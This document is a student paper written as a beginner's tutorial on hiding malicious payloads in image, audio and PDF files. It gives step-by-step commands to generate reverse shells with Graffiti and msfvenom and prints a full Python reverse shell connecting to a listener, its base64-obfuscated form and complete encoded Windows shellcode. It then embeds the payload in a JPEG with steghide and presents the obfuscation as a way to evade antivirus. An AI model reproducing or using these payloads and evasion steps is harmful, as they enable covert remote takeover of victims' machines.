

# Hide Payload/Data In Image, Audio, and PDF File

*Fall 2020 Semester*



**By Simranjeet Singh**

12/14/2020

CSCI 400 02

Professor Mohammed Hassan



## INTRODUCTION

In a world where sharing images and memes with different file formats with our family, friends and posting them on social media via the world wide web without thinking about privacy is a new norm. Due to coronavirus, the world shifted to the internet where now then ever, security and regulation of the digital revolution is essential to everyone. This project will demonstrate how an unethical person might use the advantage of sending and creating a malicious image, audio, or PDF file to a victim to gain control or do other malicious activities. I will be showing and writing to you how they do it and what are some ways we can protect ourselves from such an innocent attack in detail.

Before we dive into the details of how we can create a payload or secret data and inject it into the image, audio, or PDF format. We might have some questions and concerns that we should go over and understand because understanding such thinging before we begin gives us better clarity of how such exploitation might give us an advantage in a real scenario and what we could do to limit or prevent such attacks for our love ones and the community.

**Q: Can someone who doesn't use or familiar with technology be affected by this?**

Ans: Yes, someone who doesn't use or familiar with technology can also be affected by this because even if they do not use technology, their loved ones or the people around them might be victims of such attacks.

**Q: Can the beginner follow and learn this?**

Ans: Absolutely yes, the tools and the software I went over isn't complex to understand, and the person starting can learn this right away.

**Q: Is it ethical for a normal person to learn and use this?**

Ans: I believe that everyone should have the rights to learn whatever they want to doesn't matter

if it's for good or bad. The reason is that even if they use it for bad cause the advantage of it is that they make it aware of such vulnerability and the expert in the field makes it secure. So it's better to discover vulnerability early on than later. However, I do not endorse this to be used for personal gains or harm someone.

**Q: Do you need a high-end computer for this to work?**

Ans: Not really because the tools I introduce don't require much computing power. An average computer is good enough for the tools I demonstrate.

## **Prerequisite**

The tools I will introduce are software-based, and there is no hardware-based utility required other than your computer, whether it is a laptop or pc. One thing to note is the operating system you use because some tools I introduce is used in the Linux operating system. So if you're a Windows or Mac operating system user you will need to install a virtual machine that is going to run one of the distributions of Linux. The virtual machine is a type of software that lets you run any type of operating system within your native operating system. The virtual machine I will use is called "*Oracle VM VirtualBox*" and the distribution I will be using is called "*Kali Linux*" which is an operating system that is known for digital security research. Once you have that setup we move on to the next part which is to install the toolset we are required to be prepared for hiding data inside a file that is not intended for.


## **Toolset and Installation Process:**

- **Oracle VM VirtualBox (*Virtual Box*):**  
Download at [Oracle VM VirtualBox](#)

- **Kali Linux (*Operating System we use*):**  
Download at [Official Kali Linux Downloads](https://www.kali.org/downloads/)

- **Steghide (*Hide and secure data inside Image and Audio format tool*):**  
In your Linux machine run this command:

```
"sudo apt-get install steghide"
```



```
(simran@kali)-[~]  
└─$ sudo apt-get install steghide  
[sudo] password for simran:  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
steghide is already the newest version (0.5.1-15).  
0 upgraded, 0 newly installed, 0 to remove and 550 not upgraded.
```


Since I have already installed it's going to look like this.

- **Metasploit: Msfconsole(*Getting the connection and control*) and Msfvenom(*Generating shellcode*):**  
Msfconsole and Msfvenom are both Metasploit utility. If you're using Kali Linux it is preinstalled but if you don't have it in your operating system you can do these commands to download the latest version of Metasploit Framework via Git:

```
"sudo git clone https://github.com/rapid7/metasploit-framework.git  
  
sudo chown -R `whoami` /metasploit-framework"
```

- **Graffiti (*Obfuscating Payload tool*):**  
To install Graffiti we extract the content from its Github repository and then navigate its directory to access it. One thing to note is that this utility is coded in python so your machine should have python installed.

```
"git clone https://github.com/Ekultek/Graffiti"
```



```
(simran@kali)-[~]  
└─$ git clone https://github.com/Ekultek/Graffiti  
Cloning into 'Graffiti' ...  
remote: Enumerating objects: 212, done.  
remote: Total 212 (delta 0), reused 0 (delta 0), pack-reused 212  
Receiving objects: 100% (212/212), 41.27 KiB | 1.96 MiB/s, done.  
Resolving deltas: 100% (108/108), done.
```

"cd Graffiti"

```
(simran@kali)-[~]  
$ cd Graffiti
```

"python graffiti.py -h"

```
(simran@kali)-[~/Graffiti]  
$ python graffiti.py -h
```

"./install.sh"

```
(simran@kali)-[~/Graffiti]  
$ ./install.sh  
starting file copying..  
creating executable  
editing file stats  
installed, you need to run: source ~/.bash_profile
```

Then it will tell you to run "source ~/.bash\_profile" with this you should be able to run Graffiti anywhere in the system without needing to go to the folder of it.

```
(simran@kali)-[~/Graffiti]  
$ source ~/.bash_profile  
  
(simran@kali)-[~/Graffiti]  
$ cd ..  
  
(simran@kali)-[~]  
$ graffiti --h  
# you need to install PyCrypto in order to use AES encoding `pip install pycryptodome`  
usage: graffiti.py [-h] [-c CODEC] [-p PAYLOAD]  
                  [--create PAYLOAD SCRIPT-TYPE PAYLOAD-TYPE DESCRIPTION OS]  
                  [-l]  
                  [-P [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ... ]]]  
                  [-lH LISTENING-ADDRESS] [-lp LISTENING-PORT] [-u URL] [-vC]  
                  [-H] [-W] [--memory] [-mC COMMAND [COMMAND ... ]] [-Vc]  
  
optional arguments:  
-h, --help            show this help message and exit  
-c CODEC, --codec CODEC  
                        specify an encoding technique (*default=None)  
-p PAYLOAD, --payload PAYLOAD  
                        pass the path to a payload to use (*default=None)  
--create PAYLOAD SCRIPT-TYPE PAYLOAD-TYPE DESCRIPTION OS  
                        create a payload file and store it inside of  
                        ./etc/payloads (*default=None)  
-l, --list            list all available payloads by path (*default=False)  
-P [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ... ]], --personal-payload [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ... ]]  
                        pass your own personal payload to use for the encoding (*default=None)
```

Once you have these tools you now proceed to the next step which is to understand how to use these tools and what it means to hide data inside an image, audio, or PDF format files.

## **Steganography**


The art of hiding data inside a picture or audio format is called steganography. Electronic communications can implement steganographic coding within a transport layer in digital steganography, such as a text file, image file, program, or convention. Since its thorough calculation, media documents are ideal for steganographic transmission. For example, a sender can start with an innocent image and make few changes to it to mask content, so that for anyone who is not especially looking for it this modification goes unnoticed.

The benefit of steganography over cryptography alone is that the intended message of mystery would not stand out as an object of investigation by itself. Evident scrambled messages promote suspense, regardless of how unbreakable, and can in themselves be embroiled in nations where cryptography is illicit. In this manner, while cryptography is the act of protecting the content of a message alone, steganography is concerned about shielding the way that a mystery message is being sent, just like disguising the substance of the message.

### **Steganography Implementation:**

Within regular files format like images, there are many different strategies for concealing data. One of the most widely employed and perhaps easiest to grasp is the methodology of the





least important bit, commonly known as LSB.

The diagram displays above show two 4-pixel representations of both color and binary values.

The value of the corresponding pixel reflects each binary block.

To encrypt a message, the LSB procedure modifies the last few bits in a byte, which is extremely helpful in something like a picture where the red, green, and blue values of each pixel are represented by 8 bits (one byte) ranging from 0 to 255 in decimal or 00000000 to 11111111 in binary. Moving the last two bits from 11111111 to 11111101 in a red pixel just shifts the red value from 255 to 253, which causes an almost imperceptible difference in color to the naked eye, but also helps us to encrypt data within the picture.

For media files, the least significant bit strategy works fine, where subtly shifting byte values produce only minor imperceptible changes, but not so well for items like ASCII text,

where the character can be completely altered by a single bit out of place. That's not to mention the fact that if anyone is searching for it, data hidden using LSB steganography is also easy to detect. There are a variety of other steganographic methods out there for this purpose, each with its advantages and disadvantages. For example, the discrete cosine transform coefficient technique is another much less detectable one that subtly adjusts the weights of the cosine waves used to recreate a JPEG picture.

## **Payload**

A payload is a custom code that attackers wish the device to run and to gain access to whatever the purpose of the payload is. For example, a reverse shell is a payload that like a Windows command prompt, establishes a connection from the target machine back to the attacker, while a bind shell is a payload that attaches a command prompt to a listening port on the target machine, and can then be attached by the attacker. A payload may also be anything that is as simple as running a few commands on the target operating system because the larger the payload is, the more insecure it is from the antivirus software. Also, keep in mind that shellcode is used or inserted into the payload to exploit a vulnerability.

## **What is shellcode?**

Shellcode is simple code, usually written in the assembly that is used as the payload in exploits such as buffer overflow attacks. According to Wikipedia, "In hacking, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the



compromised machine, but any piece of code that performs a similar task can be called shellcode.” In our case, we want to put shellcode inside the image, audio, or pdf format to make it payload.

### **How can we create a shellcode?**

To create a shellcode one must hold the knowledge of programming. However, since this is a beginner-friendly paper I wouldn't be going in-depth with creating shellcode from scratch.

Take following Python reverse shell code as an example:

```
“import socket, subprocess, os;
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("10.10.0.1", 4321));
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2);
p = subprocess.call(["/bin/sh", "-i"]);”
```

It look like this when encoded with base64:

```
"aW1wb3J0IHNVY2tldCxxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQu
QUZfSU5FVCxxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjAuMSIsN
DMyMSkpO29zLmR1cDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpOy
Bvcy5kdXAyKHMuZm1sZW5vKCksMik7cD1zdWJwcm9jZXNzLmNhbgwowyIvYmluL3NoIiw
iLWkiXSk7"
```

To generate shellcodes like shown above we can use two utility Graffiti or Msfvenom. I will show in both on how to generate it but I would mainly be focusing with Graffiti. However, the process of generating shellcode is the same among those utility.

### **Generate Shellcode with Graffiti:**

Graffiti is a tool that can generate obfuscated payloads using a variety of different encoding techniques

To get list of all commands you can do “graffiti -h”

```
(simran@kali)-[~]
$ graffiti -h
# you need to install PyCrypto in order to use AES encoding `pip install pycrypto`
usage: graffiti.py [-h] [-c CODEC] [-p PAYLOAD]
                  [--create PAYLOAD SCRIPT-TYPE PAYLOAD-TYPE DESCRIPTION OS]
                  [-l]
                  [-P [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ... ]]]
                  [-lh LISTENING-ADDRESS] [-lp LISTENING-PORT] [-u URL] [-vC]
                  [-H] [-W] [--memory] [-mC COMMAND [COMMAND ... ]] [-Vc]

optional arguments:
  -h, --help            show this help message and exit
  -c CODEC, --codec CODEC
                        specify an encoding technique (*default=None)
  -p PAYLOAD, --payload PAYLOAD
                        pass the path to a payload to use (*default=None)
  --create PAYLOAD SCRIPT-TYPE PAYLOAD-TYPE DESCRIPTION OS
                        create a payload file and store it inside of
                        ./etc/payloads (*default=None)
  -l, --list            list all available payloads by path (*default=False)
  -P [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ... ]], --personal-payload [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ... ]]
                        pass your own personal payload to use for the encoding
                        (*default=None)
  -lh LISTENING-ADDRESS, --lhost LISTENING-ADDRESS
                        pass a listening address to use for the payload (if
                        needed) (*default=None)
  -lp LISTENING-PORT, --lport LISTENING-PORT
                        pass a listening port to use for the payload (if
                        needed) (*default=None)
  -u URL, --url URL     pass a URL if needed by your payload (*default=None)
  -vC, --view-cached    view the cached data already present inside of the
                        database
  -H, --no-history      do not store the command history (*default=True)
  -W, --wipe            wipe the database and the history (*default=False)
  --memory              initialize the database into memory instead of a .db
                        file (*default=False)
  -mC COMMAND [COMMAND ... ], --more-commands COMMAND [COMMAND ... ]
                        pass more external commands, this will allow them to
                        be accessed inside of the terminal commands must be in
                        your PATH (*default=None)
  -Vc, --view-codecs    view the current available encoding codecs and their
                        compatible languages
```

There are two modes for graffiti Command-line and Interactive Mode. I would be showing in Command-line mode but the processing is very similar between both. To get a list of all available payloads we use the “-l” switch.

```
(simran@kali)-[~]
$ graffiti -l
# you need to install PyCrypto in order to use AES encoding `pip install pycrypto`

Windows payloads:

/windows/perl/socket_reverse.json
/windows/batch/sync_appv.json
/windows/batch/nc_reverse.json
/windows/batch/certutil_exe.json
/windows/batch/nc_bind.json
/windows/ruby/socket_reverse.json
/windows/powershell/cleartext_wifi.json
/windows/powershell/keylogger.json
/windows/powershell/meterpreter_shell.json
/windows/powershell/escalate_service.json
/windows/python/socket_reverse.json
```

With “-Vc” switch we can see all available encoders and the corresponding languages they're available for:

```
(simran@kali)-[~]
$ graffiti -Vc
# you need to install PyCrypto in order to use AES encoding `pip install pycrypto`
CODEC:          ACCEPTABLE:
aes256          python
atbash          python
xor             php,python
base64          powershell,php,python,perl,ruby,bash,batch
hex            powershell,php,python,perl,ruby,bash,batch
raw            powershell,php,python,perl,ruby,bash,batch
rot13          python,ruby,php
```

“-p” is the main switch because with it, you can generate a specific shell, “-c” specify the encoding technique, and “-lH” “-lP” sets the listening address and port. Okay with “graffiti -p /linux/python/socket\_reverse.json -c raw -lH 10.10.0.1 -lP 4321” you are going to get the raw form of the generated shell.

```
(simran@kali)-[~]
$ graffiti -p /linux/python/socket_reverse.json -c raw -lH 10.10.0.1 -lP 4321
# you need to install PyCrypto in order to use AES encoding `pip install pycrypto`
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Now if we want to get a secure shell we will use encode it with base64 like so “graffiti -p /linux/python/socket\_reverse.json -c base64 -lH 10.10.0.1 -lP 4321”

```
(simran@kali)-[~]
$ graffiti -p /linux/python/socket_reverse.json -c base64 -lH 10.10.0.1 -lP 4321
# you need to install PyCrypto in order to use AES encoding `pip install pycrypto`
python -c 'exec("aW1wb3J0IHNVY2tldCxxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjA
uMSIsNDMyMSkpO29zLmR1cDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpOyBvcy5kdXAyKHMuZmlsZW5vKCKsMik7cD1zdWJwcm9jZXNzLmNhbgwoWyIvYm1uL
```

So our shellcode generated with Graffiti should be:

```
"python -c
'exec("aW1wb3J0IHNVY2tldCxxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjA
uMSIsNDMyMSkpO29zLmR1cDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpOyBvcy5kdXAyKHMuZmlsZW5vKCKsMik7cD1zdWJwcm9jZXNzLmNhbgwoWyIvYm1uL
```



```
3NoIiwilWkiXSk7".decode("base64"))''
```

## Generate Shellcode with Msfvenom:

Msfvenom is a command line instance of Metasploit that is used to generate and output all of the various types of shell code that are available in Metasploit.

To get list of all commands you can do “msfvenom -h”:

```
(simran@kali)-[~]
$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>      List all modules for [type]. Types are: payloads, encoders, nops, platf
  -p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments).
  --list-options          List --payload <value>'s standard, advanced and evasion options
  -f, --format <format>  Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list)
  --service-name <value> The service name to use when generating a service binary
  --sec-name <value>     The new section name to use when generating large Windows binaries. Defa
  --smallest             Generate the smallest possible payload using all available encoders
  --encrypt <value>     The type of encryption or encoding to apply to the shellcode (use --list
  --encrypt-key <value> A key to be used for --encrypt
  --encrypt-iv <value>  An initialization vector for --encrypt
  -a, --arch <arch>     The architecture to use for --payload and --encoders (use --list archs
  --platform <platform> The platform for --payload (use --list platforms to list)
  -o, --out <path>      Save the payload to a file
  -b, --bad-chars <list> Characters to avoid example: '\x00\xff'
  -n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
  --pad-nops             Use nopsled size specified by -n <length> as the total payload size, aut
ngth)
  -s, --space <length>  The maximum size of the resulting payload
  --encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count> The number of times to encode the payload
  -c, --add-code <path>  Specify an additional win32 shellcode file to include
  -x, --template <path> Specify a custom executable file to use as a template
  -k, --keep            Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name <value> Specify a custom variable name to use for certain output formats
  -t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (defau
  -h, --help            Show this message
```

The main switches for msfvenom are “-p” is payload type, “-Lhost” is designates the local host, “LPORT” is designates the port we want to listen on, “-f” is the format want to be in, “-e” is the encoder. So the command “msfvenom -p windows/shell\_reverse\_tcp LHOST= 192.168.1.1 LPORT=1337 -f c -e x86/shikata\_ga\_nai”:

```

(simran@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.1 LPORT=1337 -f c -e x86/shikata_ga_nai
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdb\xc5\xbe\x8d\xfc\xff\x86\xd9\x74\x24\xf4\x58\x33\xc9\xb1"
"\x52\x31\x70\x17\x03\x70\x17\x83\x4d\xf8\x1d\x73\xb1\xe9\x60"
"\x7c\x49\xea\x04\xf4\xac\xdb\x04\x62\xa5\x4c\xb5\xe0\xeb\x60"
"\x3e\xa4\x1f\xf2\x32\x61\x10\xb3\xf9\x57\x1f\x44\x51\xab\x3e"
"\xc6\xa8\xf8\xe0\xf7\x62\x0d\xe1\x30\x9e\xfc\xb3\xe9\xd4\x53"
"\x23\x9d\xa1\x6f\xc8\xed\x24\xe8\x2d\xa5\x47\xd9\xe0\xbd\x11"
"\xf9\x03\x11\x2a\xb0\x1b\x76\x17\x0a\x90\x4c\xe3\x8d\x70\x9d"
"\x0c\x21\xbd\x11\xff\x3b\xfa\x96\xe0\x49\xf2\xe4\x9d\x49\xc1"
"\x97\x79\xdf\xd1\x30\x09\x47\x3d\xc0\xde\x1e\xb6\xce\xab\x55"
"\x90\xd2\x2a\xb9\xab\xef\xa7\x3c\x7b\x66\xf3\x1a\x5f\x22\xa7"
"\x03\xc6\x8e\x06\x3b\x18\x71\xf6\x99\x53\x9c\xe3\x93\x3e\xc9"
"\xc0\x99\xc0\x09\x4f\xa9\xb3\x3b\xd0\x01\x5b\x70\x99\x8f\x9c"
"\x77\xb0\x68\x32\x86\x3b\x89\x1b\x4d\x6f\xd9\x33\x64\x10\xb2"
"\xc3\x89\xc5\x15\x93\x25\xb6\xd5\x43\x86\x66\xbe\x89\x09\x58"
"\xde\xb2\xc3\xf1\x75\x49\x84\x3d\x21\x50\x55\xd6\x30\x52\x50"
"\x1f\xbc\xb4\x30\x4f\xe8\x6f\xad\xf6\xb1\xfb\x4c\xf6\x6f\x86"
"\x4f\x7c\x9c\x77\x01\x75\xe9\x6b\xf6\x75\xa4\xd1\x51\x89\x12"
"\x7d\x3d\x18\xf9\x7d\x48\x01\x56\x2a\x1d\xf7\xaf\xbe\xb3\xae"
"\x19\xdc\x49\x36\x61\x64\x96\x8b\x6c\x65\x5b\xb7\x4a\x75\xa5"
"\x38\xd7\x21\x79\x6f\x81\x9f\x3f\xd9\x63\x49\x96\xb6\x2d\x1d"
"\x6f\xf5\xed\x5b\x70\xd0\x9b\x83\xc1\x8d\xdd\xbc\xee\x59\xea"
"\xc5\x12\xfa\x15\x1c\x97\x0a\x5c\x3c\xbe\x82\x39\xd5\x82\xce"
"\xb9\x00\xc0\xf6\x39\xa0\xb9\x0c\x21\xc1\xbc\x49\xe5\x3a\xcd"
"\xc2\x80\x3c\x62\xe2\x80";

```

So the generated shellcode I get with Msfvenom is reverse shell in C:

```

unsigned char buf[] =
"\xdb\xc5\xbe\x8d\xfc\xff\x86\xd9\x74\x24\xf4\x58\x33\xc9\xb1"
"\x52\x31\x70\x17\x03\x70\x17\x83\x4d\xf8\x1d\x73\xb1\xe9\x60"
"\x7c\x49\xea\x04\xf4\xac\xdb\x04\x62\xa5\x4c\xb5\xe0\xeb\x60"
"\x3e\xa4\x1f\xf2\x32\x61\x10\xb3\xf9\x57\x1f\x44\x51\xab\x3e"
"\xc6\xa8\xf8\xe0\xf7\x62\x0d\xe1\x30\x9e\xfc\xb3\xe9\xd4\x53"
"\x23\x9d\xa1\x6f\xc8\xed\x24\xe8\x2d\xa5\x47\xd9\xe0\xbd\x11"
"\xf9\x03\x11\x2a\xb0\x1b\x76\x17\x0a\x90\x4c\xe3\x8d\x70\x9d"
"\x0c\x21\xbd\x11\xff\x3b\xfa\x96\xe0\x49\xf2\xe4\x9d\x49\xc1"
"\x97\x79\xdf\xd1\x30\x09\x47\x3d\xc0\xde\x1e\xb6\xce\xab\x55"
"\x90\xd2\x2a\xb9\xab\xef\xa7\x3c\x7b\x66\xf3\x1a\x5f\x22\xa7"
"\x03\xc6\x8e\x06\x3b\x18\x71\xf6\x99\x53\x9c\xe3\x93\x3e\xc9"
"\xc0\x99\xc0\x09\x4f\xa9\xb3\x3b\xd0\x01\x5b\x70\x99\x8f\x9c"
"\x77\xb0\x68\x32\x86\x3b\x89\x1b\x4d\x6f\xd9\x33\x64\x10\xb2"
"\xc3\x89\xc5\x15\x93\x25\xb6\xd5\x43\x86\x66\xbe\x89\x09\x58"
"\xde\xb2\xc3\xf1\x75\x49\x84\x3d\x21\x50\x55\xd6\x30\x52\x50"

```

```
"\x1f\xbc\xb4\x30\x4f\xe8\x6f\xad\xf6\xb1\xfb\x4c\xf6\x6f\x86"  
"\x4f\x7c\x9c\x77\x01\x75\xe9\x6b\xf6\x75\xa4\xd1\x51\x89\x12"  
"\x7d\x3d\x18\xf9\x7d\x48\x01\x56\x2a\x1d\xf7\xaf\xbe\xb3\xae"  
"\x19\xdc\x49\x36\x61\x64\x96\x8b\x6c\x65\x5b\xb7\x4a\x75\xa5"  
"\x38\xd7\x21\x79\x6f\x81\x9f\x3f\xd9\x63\x49\x96\xb6\x2d\x1d"  
"\x6f\xf5\xed\x5b\x70\xd0\x9b\x83\xc1\x8d\xdd\xbc\xee\x59\xea"  
"\xc5\x12\xfa\x15\x1c\x97\x0a\x5c\x3c\xbe\x82\x39\xd5\x82\xce"  
"\xb9\x00\xc0\xf6\x39\xa0\xb9\x0c\x21\xc1\xbc\x49\xe5\x3a\xcd"  
"\xc2\x80\x3c\x62\xe2\x80";"
```

Now that we have learned what steganography and payload is. Also, we have learned how we can generate shellcode and make it obfuscated meaning making the shellcode secure enough to not get detected by anti-virus. Next step is to utilize Steghide to hide payload and data inside image and audio file format.

## Hide Payload/Data Inside Image and Audio


The main tool that will allow you to embed a hiding message or payload inside an image and audio file is called Steghide. Steghide is a steganography software which allows you to hide sensitive files and embed data with a password within an image or audio file. For images BMP and JPEG file formats are compatible, and for audio AU and WAV audio formats are supported. By example, the file is encrypted using the Rijndael algorithm and the key size is 128 bits. However, if you want to choose other algorithms to encrypt files you can use “steghide --encinfo” to show the list of algorithms.

## Embed Hidden Data into a File

Once you have installed the steghide. You should type this to the terminal to hide the

payload/data in the image “steghide embed -ef [your secret file] -cf [clean image or audio file] -sf [name of the file which will overwrite the original] -z [compressionLevel or use -Z for no comepression] -e [type of encryption or none for no encryption]”.

```
(simran@kali)-[~/Desktop]
$ steghide embed -ef payload.txt -cf jjlogo.jpeg -sf jjlogotempered.jpeg -e none -Z
Enter passphrase:
Re-Enter passphrase:
embedding "payload.txt" in "jjlogo.jpeg" ... done
writing stego file "jjlogotempered.jpeg" ... done
```



Now if you look at both of the images side by side you couldn't tell the difference but if you check out the properties of each one of them you can clearly see that the tempered image has a larger size than the original but if I had used the “-z” and specify the compress level then it would have been near impossible to tell. However, in the real scenario if you never post the real image and only use a tempered image nobody will know if it has hidden data inside and they will think that it's legit and safe.

